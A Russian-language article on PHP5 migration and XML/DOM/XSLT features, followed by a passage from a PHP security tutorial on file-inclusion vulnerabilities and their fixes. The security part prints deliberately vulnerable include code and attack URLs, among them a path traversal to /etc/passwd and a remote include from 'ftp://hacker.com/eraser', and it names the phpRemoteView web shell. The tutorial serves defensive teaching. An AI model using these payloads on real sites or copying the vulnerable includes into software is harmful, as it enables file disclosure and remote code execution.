Т.к. модуль MySQL больше не собирается по умолчанию, многие думают, что поддержки MySQL в PHP5 больше нет. Но это совсем не соответствует истине.

Модуль MySQL больше не собирается по умолчанию, и клиентская библиотека была убрана из состава PHP, и на это есть несколько причин:

- Большинство современных систем уже имеют клиентскую библиотеку.
- Из-за вышесказанного в системе получается несколько библиотек, что часто ведет к разного рода проблемам.
- Поддержка встроенной библиотеки практически отсутствовала.
- Новые версии данной библиотеки распространяются под лицензией GPL, что не дает возможности распространять её в составе проекта под лицензией вида BSD/Apache.

Поэтому удаление клиентской библиотеки в PHP5 является лучшим вариантом. Однако, любой пользователь имеет возможность либо собрать расширение MySQL с системной библиотекой (под Unix-like ОС), либо подключить, как обычное расширение (под Windows). Также в PHP появилось новое расширение MySQLi, которое позволяет использовать все возможности MySQL версии 4.1 и выше.

Новая объектная модель

Как это ни странно, в скриптах, которые активно используют объекты, менять практически ничего не нужно, за исключением совпадений с ключевыми словами, с которыми бороться можно только переименованием.

Однако, т.к. объектная модель в PHP5 была полностью переписана, разработчиками PHP специально для обратной совместимости в php.ini был введен новый параметр-флаг zend.ze1_compatibility_mode, установка которого в значение On приводит к почти полному эмулированию поведения PHP4. В юольшинстве случаев, простое добавление параметра

```
php_flag zend.ze1_compatibility_mode on
```

в файл .htaccess каталога со скриптами восстанавливает нормальную работоспособность скриптов, до этого работавших некорректно.

Однако, следует заметить, что данный флаг отвечает только за поведение внутренностей PHP5, т.е. ZendEngine2, но никак не влияет на работу встроенных объектов, чей интерфейс поменялся. Например, в PHP5 расширение DOMXML заменило расширение DOM, которое более соответствует стандартам, но обратно не совместимо с DOMXML. В данном случае исправить ситуацию просто, т.к. оригинальный DOMXML был портирован под PHP5 и доступен в виде пакета в PECL. Однако, другие расширения портированы не были, и нужно будет либо переписывать весь код, либо найти или написать прослойку, пользующуюся новым интерфейсом, но реализующую старый.

Прочие проблемы

Если же ваши скрипты после всех предполагаемых процедур все равно работают неверно, то единственным способом найти проблему является отладка.

Следует заметить, что в PHP5 появился новый уровень сообщений об ошибках – E_STRICT, который имеет значение 2048 и потому не включается при использовании E_ALL, имеющей значение 2047. Этот новый уровень, как следует из его названия, выводит сообщения об устаревших и не рекомендуемых выражениях и функциях, встречающих в коде. Несмотря на то, что данный уровень выводит множество ненужной для скорейшего устранения несовместимости информации, он, однако, часто позволяет определить малозаметные проблемы.

Как надо писать новые

При написании новых скриптов следует придерживаться всех тех нововведений, которые появились в PHP5, т.к. рано или поздно он займет доминирующее положение, и вам придется, сломя голову, повторять процедуру для уже большего числа скриптов. Подумайте о себе. Особенно следует следовать новым веяниям, если вы пишете объектно-ориентированный код, т.к. в противном случае вы лишаете себя всех тех возможностей, ради которых и затевался PHP5.

Также рекомендуется использовать E_STRICT, т.к. он позволяет заранее поймать себя на использовании устаревших возможностей. Однако, если новые скрипты должны работать как под PHP4, так и PHP5, то тут вам поможет только исключение всех тех новых зарезервированных слов и функций, что появились в PHP5.

И если для функций можно написать свою реализацию с «оберткой» для проверки ее существования, то, как было сказано выше, зарезервированные слова не отменишь. В то же время, если код с классами и активно ими пользуется, то работать с PHP5 он будет только в режиме совместимости (zend.ze1_compatibility_mode).

XML - libxml2, переход от DOMXML/Sablotron к DOM/XSLT, SimpleXML

Введение

В сегодняшнем Интернете XML не модное слово, а широко распространенный и используемый стандарт. Поэтому поддержка XML в PHP5 была одним из приоритетных направлений развития. В PHP4 вам приходилось сталкиваться с несовместимой со стандартами, допускающей утечки памяти и неполной реализацией. Несмотря на то, что некоторые из этих недостатков были исправлены в PHP4.3, разработчики решили забыть старую реализацию (как страшный сон) и написать все с нуля для PHP5.

Далее мы рассмотрим, что может дать PHP5 в плане поддержки XML и какие подводные и несовместимости с PHP4 он имеет.

Для примеров в этой главе используется файл с именем articles.xml такого содержания

```
<?xml version="1.0" encoding="iso-8859-1" ?>
<articles>
    <item>
        <title>PHP Weekly: Issue # 172</title>
        <link>http://www.zend.com/zend/week/week172.php</link>
    </item>
    <item>
        <title>Tutorial: Develop rock-solid code in PHP: Part three</title>
        <link>http://www.zend.com/zend/tut/tut-hatwar3.php</link>
    </item>
</articles>
```

XML в PHP4

PHP поддерживал XML почти с самого начала. Несмотря на то, что поддерживался только SAX-интерфейс, он, как минимум, позволял разобрать любой XML-документ без особых проблем. Дальнейшая поддержка XML заключалась в поддержке domxml-расширения PHP4. Потом было добавлено расширение xslt с Sablotron в качестве нижнего уровня. Во время разработки PHP4 в расширение domxml добавилась поддержка HTML, XSLT и проверка по DTD. К сожалению, т.к. расширения xslt и domxml никогда не выходили из экспериментальной стадии и меняли свой интерфейс не один раз, они не компилировались по умолчанию и часто не были установлены.

Более того, расширение domxml не реализовывало стандарт DOM, определенный W3C, а имело свою систему именования методов. В то время как попытки исправить данную ситуацию были предприняты в PHP4.3 вместе с кучей утечек памяти и других ошибок, расширение никогда не достигало стабильности, и все равно невозможно было исправить глубокие ошибки.

К тому же только расширение, реализующее SAX-интерфейс, компилировалось по умолчанию, а другие никогда не имели широкого распространения.

По всем этим причинам разработчики PHP, ответственные за XML, решили начать все с нуля и следовать стандартам.

XML в PHP5

В PHP5 почти все, касающееся поддержки XML, было полностью переписано. Все XML-расширениях теперь используют великолепную библиотеку libxml2 из проекта GNOME. Это позволило взаимодействовать разным XML-расширениям, т.к. разработчики теперь работают только с одной базовой библиотекой. Например, довольно сложное и сейчас сильно улучшенное управление памятью реализовывалось только один раз для всех XML-расширений.

В дополнение к хорошо известной SAX-модели, наследованной от PHP4, PHP5 поддерживает DOM в соответствии со стандартами W3C и XSLT с помощью очень быстрого процессора из libxstl. Он также включает новое специфичное для PHP расширение SimpleXML и сильно улучшенное и совместимое со стандартами расширение SOAP. Понимая, что популярность XML растет, разработчики PHP решили компилировать по умолчанию больше XML-расширений. Это означает, что теперь SAX, DOM и SimpleXML компилируются по умолчанию, что приведет к установке данных расширений на большем количестве серверов в будущем. XSLT и SOAP, однако, по-прежнему требуют прямого включения при компиляции.

Поддержка потоков

Все XML-расширения теперь поддерживают потоки повсюду, даже если доступ к ним производится не напрямую из PHP. В PHP5 возможно обратиться к потоку, например, из директивы <xsl:include> или из <xi:xinclude>. В общем, доступ к потокам доступен всюду, где предполагается доступ к файлу.

(Потоки, впервые появившиеся в PHP4.3 и улучшенные в PHP5, предназначены для обобщения доступа к файлам, сетевым ресурсам и для других операций, которые разделяют общий набор функций. Также возможно создание пользовательских обработчиков потоков. Подробнее о них можно прочитать в документации к PHP5.)

SAX

SAX расшифровывается как «Simple API for XML», что переводится как «простой интерфейс для XML». Это интерфейс, основанный на обратных вызовах для разбора XML-документов. Поддержка SAX появилась в PHP еще в третьей его версии и долго менялась с тех пор. Для PHP5 программный интерфейс не поменялся, так что старый код должен работать без проблем. Единственными отличием является библиотека expat в PHP4 и libxml2 в PHP5.

Это изменение вносит некоторые проблемы с пространствами имен, которые сейчас решены в libxml2 версии 2.6 (но не решены в более старых версиях). Поэтому, если в коде используются функция xml_parser_create_ns(), настоятельно рекомендуется установить libxml2 версии 2.6 или выше.

DOM

DOM (Document Object Model – объектная модель документа) – стандарт доступа к элементам XML, организованным в виде дерева, определенный W3C. В PHP4 для этого использовалось расширение domxml. Основной его проблемой был отказ от стандартных имен методов. Также оно долгое время имело утечки памяти, которые были исправлены только в PHP4.3.

Новое расширение, реализующее интерфейс DOM, которое так и называется dom, полностью основано на спецификации W3C, включая именования методов и свойств. Если вы знакомы с реализацией DOM в других языках программирования, например JavaScript, то вам будет намного проще написать PHP-код с аналогичной функциональностью. Вам не придется все время смотреть в документацию, т.к. методы и параметры идентичны.

Как следствие полной совместимости со стандартами W3C, ваш старый код, основанный на domxml, не будет работать – интерфейс-то немного разный. Однако, если использовались «почти совместимые» методы из PHP4.3, то портирование не является большой проблемой – нужно только изменить методы для сохранения и загрузки и убрать подчеркивания из имен методов (стандарт DOM использует «верблюжий» синтаксис). Возможно, потребуются и другие незначительные изменения, но логика останется прежней.

Также следует отметить, что почти все функции, возвращающие массивы в PHP4, в PHP5 возвращают объект класса DomNodeList. Т.е. прямой доступ к элементам этого списка доступен не через квадратные скобки

```
$list[0]->method ('param');
```

а через метод item(), также описанный в спецификации

```
$list->item (0)->method ('param');
```

Если же переписывание кода нежелательно по какой-либо причине, то в данном случае есть два выхода:

1) Расширение domxml было портировано под PHP5 и доступно в репозитории PECL. Для продолжения работы старых скриптов его нужно только установить.

2) В Интернете можно найти «обертки» для нового расширения dom, использующие интерфейс domxml.

В принципе есть еще один способ – написать свой интерфейс. Но, как мне кажется, это путь мазохиста, «изобретение велосипеда», тем более, что одна из реализаций (http://alexandre.alapetite.net/doc-alex/domxml-php4-php5/domxml-php4-to-php5.php.txt) довольно хороша и поддается расширению.

Приведем для лучшего понимания небольшой пример работы с новым расширением.

```
$dom = new DomDocument ();
$dom->load ("articles.xml");

// так
$titles = $dom->getElementsByTagName("title");
foreach ($titles as $node) {
        echo $node->textContent . "\n";
}

// или так
foreach ($dom->documentElement->childNodes as $articles) {
        // если это элемент (nodeType == 1) и его имя "item", запускаем цикл
        if ($articles->nodeType == 1 && $articles->nodeName == "item") {
                foreach ($articles->childNodes as $item) {
                        // если это элемент и его имя "title", выводим его
                        if ($item->nodeType == 1 && $item->nodeName == "title")
{
                                echo $item->textContent . "\n";
                        }
                }
        }
}
```

XPath

XPath – это в некотором роде язык SQL для XML. С помощью XPath возможно получить список элементов, отвечающих некоторым параметрам.

Поскольку поддержка XPath реализована в расширении dom и полагается на него, то все, сказанное ранее про расширение dom, относится и к поддержке XPath. Однако, следует привести пример того, как теперь производится работа с Xpath.

```
$dom = new DomDocument ();
$dom->load ("articles.xml");
$xp = new domXPath ($dom);
$titles = $xp->query ("/articles/item/title");
foreach ($titles as $node) {
        print $node->textContent . "\n";
}
```

Расширение классов

В PHP5 стало возможным расширять встроенные класса путем создания потомка. К их числу относятся и встроенные классы расширения dom. Однако, в данный момент реально можно расширить только класс DomDocument, и тот с некоторыми оговорками. Остальные классы вы можете расширить, создать их экземпляры, но практически любое действие по их изменению вызывает исключение DomException с кодом ошибки NO_MODIFICATION_ALLOWED_ERR.

Вот как это делается:

```
class Articles extends DomDocument {
        function __construct () {
                //has to be called!
                parent::__construct ();
        }

        function addArticle ($title) {
                $item = $this->createElement ("item");
                $titlespace = $this->createElement ("title");
                $titletext = $this->createTextNode ($title);
                $titlespace->appendChild ($titletext);
                $item->appendChild ($titlespace);
                $this->documentElement->appendChild ($item);
        }
}
$dom = new Articles ();
$dom->load ("articles.xml");
$dom->addArticle ("XML in PHP5");
echo $dom->save ("newfile.xml");
```

HTML

В PHP5 появилась возможность, которую многие хотели увидеть еще в PHP4, реализованная в libxml2 – поддержка HTML. Это означает, что теперь возможно не только загрузить правильно сформированный XML, но даже неверно сформированный HTML, и получить из него обычный объект DomDocument, с которым можно использовать все возможности DOM, XPath и SimpleXML.

Данная возможность очень полезна, когда нужно получить доступ к содержимому сайта, не подконтрольного вам. (Вопросы о воровстве этого самого содержимого оставим в стороне.) С помощью XPath, XSLT и SimpleXML можно сэкономить кучу времени по сравнению с моделью SAX или регулярными выражениями. Это особенно полезно, если HTML-документ плохо структурирован, что является довольно частой проблемой.

В придачу ко всем полезным функциям по чтению HTML DOM-дерево может быть также сохранено в виде HTML версии 4.0, что бывает полезно, когда какое-нибудь ПО не понимает XHTML.

Прочитаем что-нибудь с сайта php:

```
$dom = new DomDocument ();
$dom->loadHTMLFile ("http://www.php.net/");
$title = $dom->getElementsByTagName ("title");
echo $title->item (0)->textContent;
```

Проверка на правильность (валидация)

Проверка на правильность XML-документов становится все более и более необходимой. Например, когда вы получаете XML-документ на стороне, то должны вначале проверить его на соответствие некоторым требованиям, прежде чем его обработать.

К счастью, не нужно писать свой PHP-код для проверки, т.к. возможно использовать один из трех распространенных стандартов для этого: DTD, XML Schema или RelaxNG.

DTD – стандарт, появившийся во времена SGML, не имеет поддержки некоторых новых возможностей XML, например, пространств имен. Также, поскольку он основан на XML, его довольно трудно разбирать и/или трансформировать.

XML Schema – стандарт, определенный W3C. Он очень обширен и имеет почти все, что может понадобиться для валидации XML-документов.

RelaxNG – ответ на сложный стандарт XML Schema, созданный независимой группой. Все большее количество программных продуктов поддерживают его, т.к. он значительно проще в реализации, чем XML Schema.

Если у вас нет старых Schema-документов или очень сложных XML-документов, используйте RelaxNG-документы. Их проще написать, проще прочитать, и все больше количество инструментов поддерживают его. Существует даже программа Trang, которая автоматически создает RelaxNG-документ на основе XML-документа. Более того, только RelaxNG (и устаревший DTD) полностью поддерживаются libxml2, хотя полная поддержка XML Schema ожидается в скором времени.

Действия, необходимые для валидации документов довольно просты.

```
$dom->validate ('articles.dtd');
$dom->relaxNGValidate ('articles.rng');
$dom->schemaValidate ('articles.xsd');
```

В настоящее время все эти методы просто возвращают истину или ложь. Ошибки выводятся в виде предупреждений PHP. Очевидно, что не лучший способ обратной связи, и он будет улучшен в одной из версий после PHP5.0.0.

SimpleXML

SimpleXML – последнее дополнение в области поддержки XML в PHP. Цель SimpleXML – простой доступ к XML-документам с использованием стандартных свойств объектов и итераторов. Это расширение имеет относительно мало методов, но оно довольно мощное.

Приведем для наглядности небольшой пример, который выводит все заголовки статей.

```
$sxe = simplexml_load_file ("articles.xml");
foreach ($sxe->item as $item) {
        echo $item->title . "\n";
}
```

Удивлены размерами кода? Не забывайте, что это SimpleXML. Что этот код делает? Вначале он загружает файл articles.xml в виде SimpleXML объекта. Дальше он получает все элементы с именем item, используя для этого свойство $sxe->item. В итоге $item->title дает нам содержимое элемента title. Доступ к атрибутам также можно легко получить: $item->title['id'].

Как можно видеть, за этой простотой скрывается некоторая «магия», к тому же имеются несколько путей, чтобы достичь нужного эффекта. Например, $item->title[0] возвращает то же самое, что и в примере. Однако, не следует думать, что $sxe->item->title вернет все заголовки в документе – это не XPath. Расширение SimpleXML – первое, использующее большинство возможностей, которые доступны в ZendEngine2. Оно также является тестовой площадкой для этих новых возможностей.

Кроме традиционного метода «цикл по всем узлам», показанным в примере, существует также и интерфейс XPath, который предоставляет еще более легкий доступ к индивидуальным узлам.

```
foreach ($sxe->xpath ('/articles/item/title') as $item) {
        echo $item . "\n"; }
```

Вероятно, что этот код не короче, чем предыдущий, но при более сложных и глубоко вложенных XML-документах, XPath вместе с SimpleXML сэкономит множество времени.

Изменение SimpleXML-документов

Возможны не только чтение и анализ, но и модификация SimleXML-документов.

```
$sxe->item->title = "XML in PHP5 "; // новый текст для элемента title
$sxe->item->title['id'] = 34; // новый атрибут для элемента title
$xmlString = $sxe->asXML (); // возвращает SimpleXML-объект как XML-строку
echo $xmlString;
```

Взаимодействие с DomDocument

Поскольку SimpleXML также основан на libxml2, возможно конвертировать объекты SimpleXML в объекты DomDocument и наоборот без большой потери скорости, т.к. документ внутренне не копируется. Используя данный механизм, можно выбирать одну из двух этих методик, наиболее подходящую в каждом конкретном случае. Для этого используются следующие методы:

```
$sxe = simplexml_import_dom ($dom);
$dom = dom_import_simplexml ($sxe);
```

XSLT

XSLT – язык для трансформации XML-документов в другие XML-документы. Сам XSLT-документ является XML-документом и принадлежит к семейству функциональных языков, имеющих разное назначение по сравнению с процедурными и объектно-ориентированными языками типа PHP.

В PHP4 имелось 2 различных XSLT-процессора: Sablotron (в наиболее широко используемом и известном расширении xslt) и libxslt (в расширении domxml). Два интерфейса были несовместимыми друг с другом, и их возможности также различались.

В PHP5 поддерживается только процессор libxslt. Выбор пал на libxslt потому, что она основана на libxml2, и потому прекрасно вписывается в идею поддержку XML в PHP5.

Теоретическая возможность портировать интерфейс к Sablotron существует, однако, к сожалению, никто этого пока не сделал. Потому, если скрипты использовал Sablotron, то для PHP5 их нужно перенести под процессор libxslt. Процессор libxslt, за исключением поддержки JavaScript, по возможностям эквивалентен Sablotron. Даже специфичные для Sablotron обработчики схем могут быть реализованными через более мощные и переносимые потоки PHP. К тому же libxslt является одной из самых быстрых доступных реализаций XSLT, что может привести к некоторому бесплатному увеличению скорости: быстродействие может вырасти два раза.

Как и со всеми другими расширениями, обсуждаемыми ранее, возможен обмен XML-документами между расширениями DOM и XSL, реально даже нужен: расширение XSL не содержит интерфейса для загрузки и сохранения XML-документов, но использует их из расширения DOM.

Вам не нужно знать много методов для начала работы с XSLT-трансформациями, также не существует никаких W3C-стандартов для них. Поэтому интерфейс был взят из Mozilla.

Для примеров необходима таблица стилей XSLT. Пусть это будет файл articles.xsl следующего содержания:

```
<?xml version=1.0" encoding="iso-8859-1" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
        <xsl:param name="titles" />
        <xsl:template match="/articles">
                <h2><xsl:value-of select="$titles" /></h2>
                <xsl:for-each select=".//title">
                        <h3><xsl:value-of select="." /></h3>
                </xsl:for-each>
        </xsl:template>
</xsl:stylesheet>
```

Затем вызовем его из PHP-скрипта

Приведенный пример вначале загружает таблицу стилей XSLT articles.xsl с помощью DOM-метода load(). Потом он создает объект класса XsltProcessor, который импортирует таблицу стилей для дальнейшего выполнения, устанавливает параметр titles в значение “Titles” (параметры могут быть установлены с помощью метода setParameter ($namespaceURI, $name, $value)). В конце он начинает трансформацию с помощью метода transformToDoc ($inputDom), который возвращает новый DomDocument.

```
<?php

/* загружаем xml-файл и таблицу стилей в качестве DomDocument */
$xsl = new DomDocument ();
$xsl->load ("articles.xsl");
$inputDom = new DomDocument ();
$inputDom->load ("articles.xml");

/* создаем процессор и импортируем таблицу стилей */
$proc = new XsltProcessor ();
$xsl = $proc->importStylesheet ($xsl);
$proc->setParameter (null, "titles", "Titles");

/* трансформируем и выводим xml-документ */
$newDom = $proc->transformToDoc ($inputDom);
echo $newDom->saveXML ();

?>
```

Данный интерфейс имеет преимущество, т.к. позволяет произвести несколько трансформаций XSLT, используя только одну таблицу стилей – просто загрузив и повторно используя ее, т.к. transformToDoc() может быть применен к различным XML-документам. Кроме метода transformToDoc(), существует еще два метода трансформации: transformToXML ($dom), которая возвращает строку, и transformToURI ($dom, $uri), который сохраняет трансформированный документ в файл или поток PHP. Следует заметить, что если используются возможности XSLT типа <xsl:output method="html"> или indent="yes", то невозможно воспользоваться transformToDoc(), т.к. DomDocument не поддерживает этого. Эти директивы будут использоваться, только если вывод производится напрямую в строку или файл.

Вызов PHP-функций

Одна из последних возможностей добавленных в расширение XSL – вызовы любой PHP-функции из таблицы стилей XSLT. Хотя это не приветствуется многими приверженцами XML/XSLT, может быть очень полезно в некоторых случаях. Поскольку XSLT крайне ограничен, когда дело доходит до функций. Даже вывод даты на разных языках очень сложно реализовать, но с помощью данной возможности это также несложно, как и с помощью PHP. Приведем пример добавления функции в XSLT. PHP-файл с функцией dateLang():

```
function dateLang () {
        return strftime ("%A");
}
// Загружаем документы
$xsl = new DomDocument ();
$xsl->load ("datetime.xsl");
$inputDom = new DomDocument ();
$inputDom->load ("today.xml");
$proc = new XsltProcessor ();
$proc->registerPhpFunctions ();
$xsl = $proc->importStylesheet ($xsl);
// Транформируем и выводим XML-документ
$newDom = $proc->transformToDoc ($inputDom);
echo $newDom->saveXML ();
```

Таблица стилей XSLT (datetime.xsl), которая будет вызывать данную функцию:

```
<?xml version="1.0" encoding="iso-8859-1" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:php="http://php.net/xsl">
<xsl:template match="/">
        <xsl:value-of select="php:function('dateLang')" />
</xsl:template>
</xsl:stylesheet>
```

Минимальный XML-файл (today.xml) для его обработки с помощью таблицы стилей (хотя с articles.xml результат будет тот же):

```
<?xml version="1.0" encoding="iso-8859-1" ?>
<today></today>
```

Приведенная таблица стилей, вместе с PHP-скриптом и любым загруженным XML-файлом, выведет текущий день недели на языке, определенном текущей локалью. Можно добавлять больше параметров в php:function(), которые будут переданы PHP-функции. Кроме того, существует функция php:functionString(), которая автоматически конвертирует все параметры в строки, так что вам не нужно их конвертировать в функции.

Следует отметить, что перед трансформацией необходимо вызвать метод registerPhpFunctions(), иначе вызовы PHP-функций не будут работать по соображениям безопасности. Более гибкая система доступа, например, запрет доступа только к указанным функциям, пока не доступна, но будет несложно реализовать ее в одной из будущих версий PHP5.

SQLite

Новое расширение PHP5, многие ошибочно восприняли как альтернативу MySQL, которого не будет в стандартной поставке PHP вследствие конфликтов лицензий. На самом деле, это далеко не так. SQLite фактически представляет собой единый интерфейс работы с текстовыми файлами с помощью языка SQL. SQLite слабо типизирована. Все данные хранятся как строки, ограниченные NULL. Для совместимости SQLite предоставляет возможность работы с данными Char, Text, Float. На деле же SQLite оперирует только с двумя типами: integer и string, - что сказывается на работоспособности при сравнивании. Самым главным минусом является невозможность параллельной модификации.

При любом изменении таблицы, SQLite напрочь блокирует всю БД. Параллельное чтение возможно. Как любой инструмент, достойный внимания, SQLite имеет и свои плюсы: портабельность, SQLite не требует демона в памяти и хранит все данные в обычных файлах, права доступа к которым разграничиваются прямо средствами ОС. SQLite является правильным выбором для небольших баз данных, основным действием которых является выборка, но которые не могут использовать БД, в которые требуется частая запись.

SOAP

Одним из новых расширений PHP5 стало расширение для работы с SOAP. SOAP представляет собой протокол, разработанный W3C, с целью стандартизировать взаимодействие веб-сервисов. Протокол базируется на XML, и в PHP до 5 версии обрабатывался парсингом заголовков, вручную. Расширение PHP5 добавляет все необходимые средства, автоматизирующие работу с SOAP.

```
$client = new SoapClient('foo.wsdl');
$client->bar($baz);
```

MySQLi

Ранее упомянутое расширение MySQLi создано как расширение, поддерживающее весь функционал MySQL версий выше 4.1.2 и объектно-ориентированный интерфейс. С более ранними версиями расширение не работает.

Reflection api

Кроме всего прочего, PHP5 включил в себя мощный инструмент разработки - reflection api – позволяющий возможность реверс-инжиниринга классов, интерфейсов, функций и методов.

Reflection API - расширение, состоящее из набора классов:

```
class Reflection { }
  interface Reflector { }
  class Reflection_Exception extends Exception { }
  class Reflection_Function implements Reflector { }
  class Reflection_Parameter implements Reflector { }
  class Reflection_Method extends Reflection_Function { }
  class Reflection_Class implements Reflector { }
  class Reflection_Property implements Reflector { }
  class Reflection_Extension implements Reflector { }
```

каждый из которых отвечает за реверсирование конкретного элемента, а главный класс Reflection – за вывод.

```
Reflection::export(Reflection_Class('Foo'));
```

Аналогичным образом можно вывести полную информацию о любом элементе. Кроме общего вывода, каждый из классов Reflection API содержит свои методы для возврата конкретного значения элемента, как то 'isPassedByReference' в случае параметра или 'isPublic' в случае метода или свойства.

PHP И БЕЗОПАСНОСТЬ

Автор:
Дмитрий Котеров

Под взломам здесь и далее мы будем понимать такое взаимодействие пользователя с программой, в результате которого он получает возможность выполнять действия, скрытые или явно запрещенные программистом или администратором хостинга.

Пользователя, желающего осуществить взлом, будем называть хакером или злоумышленником. Данные термины не следует понимать исключительно в "темных тонах": в большинстве случаев хакеры – люди вполне порядочные, и занимаются взломом вовсе не для того, чтобы навредить кому-то. Чем раньше кто-то найдет уязвимость в вашей программе, тем скорее вы ее исправите, поэтому деятельность хакеров-профессионалов можно даже рассматривать как полезную. Известный тезис "это даже хорошо, что пока нам плохо", действует и в отношении веб-безопасности.

Противостояние основным уязвимостям

Чтобы лучше понять, как писать надежные программы на PHP, необходимо рассмотреть наиболее распространенные методы взлома, применяющиеся в Интернете. В этом отношении сам специалист по безопасности должен быть, прежде всего, хакером (желательно, имеющим некоторый опыт взлома). Ниже мы рассмотрим наиболее распространенные методики взлома и приведем некоторые методы, позволяющие им противостоять.

Имена файлов в URL

Большинство скриптов используют в своей работе те или иные вспомогательные файлы, которые должны быть загружены на разных этапах работы. Часто имена таких файлов являются фиксированными, однако в некоторых ситуациях программа должна во время выполнения решить, с какими файлами она должна работать. Обычно сприпты получают такого рода информацию из форм браузера, а также из GET-параметров своего URL. Данные источники являются особенно опасными по причине того, что хакер способен легко указать в них произвольные данные, к которым программа может быть не готова.

Включаемые файлы: простейший пример

Знакомство с наиболее популярными уязвимостями мы начнем с простого примера – PHP-программы, которая реализует "оборачивание" некоторой страницы в стандартный шаблон.

```
  <body>
<!-- другой HTML-код -->
<?php
$p = isset($_REQUEST['p'])? $_REQUEST['p'] : 'default';
include "pages/$p";
?>
<!-- другой HTML-код -->
</body>
```

Обращение к данному скрипту может выглядеть, например, так:

```
http://example.com/index.php?p=news.php     - страница новостей
http://example.com/index.php?p=vote.php     - голосование
...
```

Данный скрипт содержит уязвимость, позволяющую хакеру прочитать произвольный файл на сервере. Действительно, для чтения, например, служебного файла /etc/passwd достаточно открыть такой URL:

```
http://example.com/index.php?p=../../../../etc/passwd     - взлом!
```

Конечно, в современных системах файл /etc/passwd представляет мало интереса (он не содержит хэш-кодов паролей, как в ранних версиях Unix), однако тот же самый способ можно применять, например, для отображения содержимого файлов .htaccess, конфигурационных и т.д.

Найти в Сети скрипты, подобные приведенному выше, достаточно несложно. Если вы видите, что одним из параметров скрипта передается явно какое-то имя файла с расширением, вы можете практически быть уверенными: имеет место уязвимость.

Включаемые файлы: попытка защиты

Видя проблему предыдущего скрипта, люди пытаются как-то обезопасить себя – например, добавив обязательное расширение к имени файла:

```
<body>
<?php
$p = isset($_REQUEST['p'])? $_REQUEST['p'] : 'default';
include "pages/$p.php";
?>
</body>
```

Это, действительно, блокирует загрузку хакером файлов /etc/passwd и .htaccess (у них же нет расширения php), однако все равно является примером "полумеры". Действительно, злоумышленник может, например, вызвать "зависание" скрипта, открыв им "самого себя":

```
http://example.com/index.php?p=../index     - взлом!
```

При этом будет постоянно включаться файл index.php, включающий index.php, включающий снова index.php и т.д. до бесконечности. Он может также подключить какой-нибудь служебный файл, расположенный в закрытой для браузера директории.

Включаемые файлы: allow_url_fopen

Возможно, включаемые скрипты из примеров выше, располагающиеся в директории pages, ожидают, что текущая директория будет совпадать с их собственной.

Поэтому возможно написание следующего скрипта:

```
<body>
<?php
$p = isset($_REQUEST['p'])? $_REQUEST['p'] : 'default';
chdir("pages");
include "$p.php";
?>
</body>
```

Это открывает двери для еще одного вида взлома – выполнение удаленного файла на сервере:

```
http://example.com/index.php?p=ftp://hacker.com/eraser     - взлом!
```

При этом в скрипте будет запущена следующая команда:

```
include "ftp://hacker.com/eraser.php";
```

Инструкции PHP include, fopen и т.д. умеют не только работать с локальными файлами, но и загружают их протоколам HTTP и FTP. Хакеру остается лишь положить на свой FTP-сервер hacker.com текстовый файл eraser.php и указать в нем произвольные действия (например, загрузку скрипта phpRemoteView, позволяющего управлять файлами на сервере; см. ниже).

Чтобы запретить инструкции include работать с удаленными файлами, вы можете указать настройку allow_url_fopen=off в php.ini. Однако это действие также заблокирует открытие http- и ftp-файлов функциями fopen(), file_get_contents() и т.д. (Насколько нам известно, разработчики PHP не планируют в ближайшем будущем разделять директиву allow_url_fopen на две: для использования с include и с файловыми функциями.)

Файлы данных

Все выводы и следствия, касающиеся include-включений кода, применимы и в ситуации, когда скрипт обрабатывает некоторые файлы данных (функции fopen(), file_get_contents() и т.д.). В этом случае, конечно, хакер не сможет запустить на удаленном сервере произвольный код, однако он способен прочитать (а в ряде случаев – и перезаписать поверх) содержимого произвольного файла.

Методы предотвращения уязвимости

То, что указание имен файлов в URL является потенциально опасной практикой, еще не значит, что нужно прибегать к разного рода искусственным ухищрениям, вроде таких:

```
<body><?php
$p = isset($_REQUEST['p'])? $_REQUEST['p'] : '';
chdir("pages");
switch ($p) {
  case 'news': include "news.php"; break;
  ...
  default: include "default.php"; break;
}
?></body>
```

Такую практику следует скорее считать порочной, нежели поощрять:

- при добавлении новой страницы придется корректировать также и скрипт index.php;
- пропустив случайно break, получим трудно обнаружимую ошибку;
- имя каждого файла упоминается в самом скрипте в двух экземплярах, что порождает излишние зависимости по данным.

Ограничение набора символов

Предлагаемый метод заключается в следующем: заранее и жестко ограничим диапазон символов, которые могут встретиться в имени файла:

```
<body>
<?php
$ext = "php";
chdir("pages");
$p = isset($_REQUEST['p'])? $_REQUEST['p'] : 'default';
// Удаляем ВСЕ символы, КРОМЕ допустимых.
$p = preg_replace('/[^a-z0-9_-]+/s', '', $p);
// Также проверяем существование файла.
if (!@is_file("$p.$ext")) $p = "error-404";
include "$p.$ext";
</body>
```

Обратите внимание, что для надежности мы используем метод "все, что не разрешено, - запрещено", а не обратный: "все, что не запрещено, - разрешено". Например, попытка удалить из $p слэши и последовательности ".." потенциально более "опасна", чем метод "жесткого" отсечения (можете представлять ее себе, как карандаш, поставленный на свое острие, и пока что держащий вертикальное положение).

Если вы уверены, что у вас будут только цифровые имена файлов (например, 101.php, 314.php и т.д.), то вместо выполнения preg_replace() можно воспользоваться функцией @intval().

Tainted data (Perl)

В языке Perl поддерживаются специальные средства, предотвращающие уязвимости описанных выше типов. Они называются "tainted data" ("грязные данные") и включаются с использованием ключа -T командной строки интерпретатора.

Основная идея заключается в том, чтобы помечать переменные, поступившие из "ненадежных" источников (например, из браузера) "грязными". При работе с "грязной" переменной она начинает "пачкать" все вокруг. Например, если вы добавляете к "грязному" значению некоторую строку и присваиваете результат переменной, она автоматически становится "грязной".

Все функции, работающие с файлами и внешними программами (например, open(), system() и т.д.) при наличии ключа -T отказываются принимать "грязные" параметры, выдавая ошибку во время выполнения. Это делает невозможным случайное использование недостоверных данных в случаях, когда надежность выдвигается на первое место.

Единственный способ "очистить" переменную в Perl (т.е. снять с нее отметку "tainted") – обработать ее регулярным выражением, возможно, разбив на более мелкие части. Каждая из таких частей уже не будет "грязной".

PHP, к сожалению, пока не поддерживает концепцию "tainted data", однако специалисту по безопасности о ней необходимо знать.

Инструмент хакера: phpRemoteView

После того, как хакер нашел "лазейку" в безопасности скрипта, он обычно старается "укрепиться" на сервере. Для этого он устанавливает на него какую-нибудь программу, имеющую веб-интерфейс и позволяющую через браузер манипулировать файлами и каталогами сайта.

Довольно популярной утилитой такого рода является программа phpRemoteView, написанная Дмитрием Бородиным:

```
http://php.spb.ru/remview/
```

